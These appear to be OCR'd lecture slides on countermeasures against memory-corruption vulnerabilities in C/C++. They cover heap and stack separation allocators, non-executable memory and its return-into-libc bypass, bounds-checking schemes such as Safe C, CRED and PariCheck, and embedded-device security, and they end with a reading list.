- Replicate valuable control-flow information
  - Copy control-flow information to other memory
  - Copy back or compare before using
- Separate control-flow information from other data
  - Write control-flow information to other places in memory
  - Prevents overflows from overwriting control flow information
- These approaches do not rely on randomness

Separation of information

- Dnmalloc: Younan et al.
  - Does not rely on random numbers
  - Protection is added by separating the chunk information from the chunk
  - Chunk information is stored in separate regions protected by guard pages
  - Chunk is linked to its information through a hash table
  - Fast: performance impact vs. dlmalloc: -10% to +5%
  - Used as the default allocator for Samhein (open source IDS)

Dnmalloc



Low addresses

- Heap Data
- Heap Data
- Heap Data
- Heap Data
- Heap Data
- Heap Data
- Heap Data
- Heap Data

High addresses

Hashtable

- Guard page
- Ptr to chunkinfo
- Ptr to chunkinfo
- Ptr to chunkinfo
- Ptr to chunkinfo
- Ptr to chunkinfo

Chunkinfo region


- Guard page
- Management information
- Management information
- Management information
- Management information
- Management information

🟥 Control data 🟦 Regular data

Separation of information

- Dnstack (temporary name): Younan et al.
  - Does not rely on random numbers
  - Separates the stack into multiple stacks, 2 criteria:
    - Risk of data being an attack target (target value)
    - Risk of data being used as an attack vector (source value)
      - Return addres: target: High; source: Low
      - Arrays of characters: target: Low; source: High
  - Default: 5 stacks, separated by guard pages
    - Stacks can be reduced by using selective bounds checking: to reduce source risk: ideally 2 stacks
  - Fast: max. performance overhead: 2-3% (usually 0)

“Dnstack”



Pointers
Saved registers
Guard page

Array of pointers
Structures (no arrays)
Integers
Guard page

Structs (no char array)
Array of struct (no char array)
Arrays
Alloca()
Floats
Guard page

Structures (with char. array)
Array of structures (with char array)
Guard page

Array of characters
Guard page

- Stacks are at a fixed location from each other
- If source risk can be reduced: maybe only 2 stacks
  - Map stack 1,2 onto stack one
  - Map stack 3,4,5 onto stack two

Lecture overview

- Memory management in C/C++
- Vulnerabilities
- Countermeasures
  - Safe languages
  - Probabilistic countermeasures
  - Separation and replication countermeasures
  - Paging-based countermeasures
  - Bounds checkers
- Conclusion

Paging-based countermeasures

- Non-executable stack: Solar Designer
  - Makes stack segment non-executable
  - Prevents exploits from storing code on the stack
  - Code can still be stored on the heap
  - Can be bypassed using a return-into-libc attack
    - make the return address point to existing function (e.g. system) and use the overflow to put arguments on the stack
  - Some programs need an executable stack
- Non-executable stack/heap: PaX team
  - Can be bypassed with return-into-libc

Lecture overview

- Memory management in C/C++
- Vulnerabilities
- Countermeasures
  - Safe languages
  - Probabilistic countermeasures
  - Separation and replication countermeasures
  - Paging-based countermeasures
  - Bounds checkers
- Conclusion

Bounds checkers

- Ensure arrays and pointers do not access memory out of bounds through runtime checks
- Slow:
  - Bounds checking in C must check all pointer operations, not just array index accesses (as opposed to Java)
  - Usually too slow for production deployment
- Some approaches have compatibility issues
- Two major approaches: add bounds info to pointers, add bounds info to objects

Bounds checkers

- Add bounds info to pointers
  - Pointer contains
    - Current value
    - Upper bound
    - Lower bound
  - Two techniques
    - Change pointer representation: fat pointers
      - Fat pointers are incompatible with existing code (casting)
    - Store extra information somewhere else, look it up
  - Problems with existing code: if (global) pointer is changed, info is out of sync

Bounds checkers

- Add bounds info to objects
  - Pointers remain the same
  - Look up bounds information based on pointer's value
  - Check pointer arithmetic:
    - If result of arithmetic is larger than base object + size -> overflow detected
    - Pointer use also checked to make sure object points to valid location
- Other lighter-weight approaches

Bounds checkers

- Safe C: Austin et al.
  - Safe pointer: value (V), pointer base (B), size (S), class (C), capability (CP)
  - V, B, S used for spatial checks
  - C and CP used for temporal checks
    - Prevents dangling pointers
    - Class: heap, local or global, where is the memory allocated
    - Capability: forever, never
  - Checks at pointer dereference
    - First temp check: is the pointer still valid?
    - Bounds check: is the pointer within bounds?

Bounds checkers

- Jones and Kelly
  - Austin not compatible with existing code
  - Maps object size onto descriptor of object (base, size)
  - Pointer dereference/arithmetic
    - Check descriptor
    - If out of bounds: error
  - Object created in checked code
    - Add descriptor
  - Pointers can be passed to existing code

Bounds checkers

- CRED: Ruwase and Lam
  - Extension of Jones and Kelly
  - Problems with pointer arithmetic
    - 1) pointer goes out-of-bounds, 2) is not dereferenced, 3) goes in-bounds again
    - Out-of-bounds arithmetic causes error
    - Many programs do this
  - Create OOB object when going out-of-bounds
    - When OOB object dereferenced: error
    - When pointer arithmetic goes in-bounds again, set to correct value

Bounds checkers

- PariCheck: Younan et al.
- Bounds are stored as a unique number over a region of memory
- Object inhabits one or more regions, each region has the same unique number
- Check pointer arithmetic
  - Look up unique number of object that pointer is pointing to, compare to unique number of the result of the arithmetic, if different -> overflow
  - Faster than existing bounds checkers: ~50% overhead

Lecture overview

- Memory management in C/C++
- Vulnerabilities
  - Buffer overflows
  - Format string vulnerabilities
  - Integer errors
- Countermeasures
- Conclusion

Embedded and mobile devices

- Vulnerabilities also present and exploitable on embedded devices
- iPhone LibTIFF vulnerability massively exploited by to unlock phones
- Almost no countermeasures
  - Windows CE6 has stack cookies
- Different priorities: performance is much more important on embedded devices
- Area of very active research

Conclusion

- Many attacks, countermeasures, counter-countermeasures, etc. exist
- Search for good and performant countermeasures to protect C continues
- Best solution: switch to a safe language, if possible
- More information:
    - Y. Younan, W. Joosen and F. Piessens. Code injection in C and C++: A survey of vulnerabilities and Countermeasures
    - Y. Younan. Efficient countermeasures for software vulnerabilities due to memory management errors
    - U. Erlingsson: Low-level Software Security: Attacks and Defenses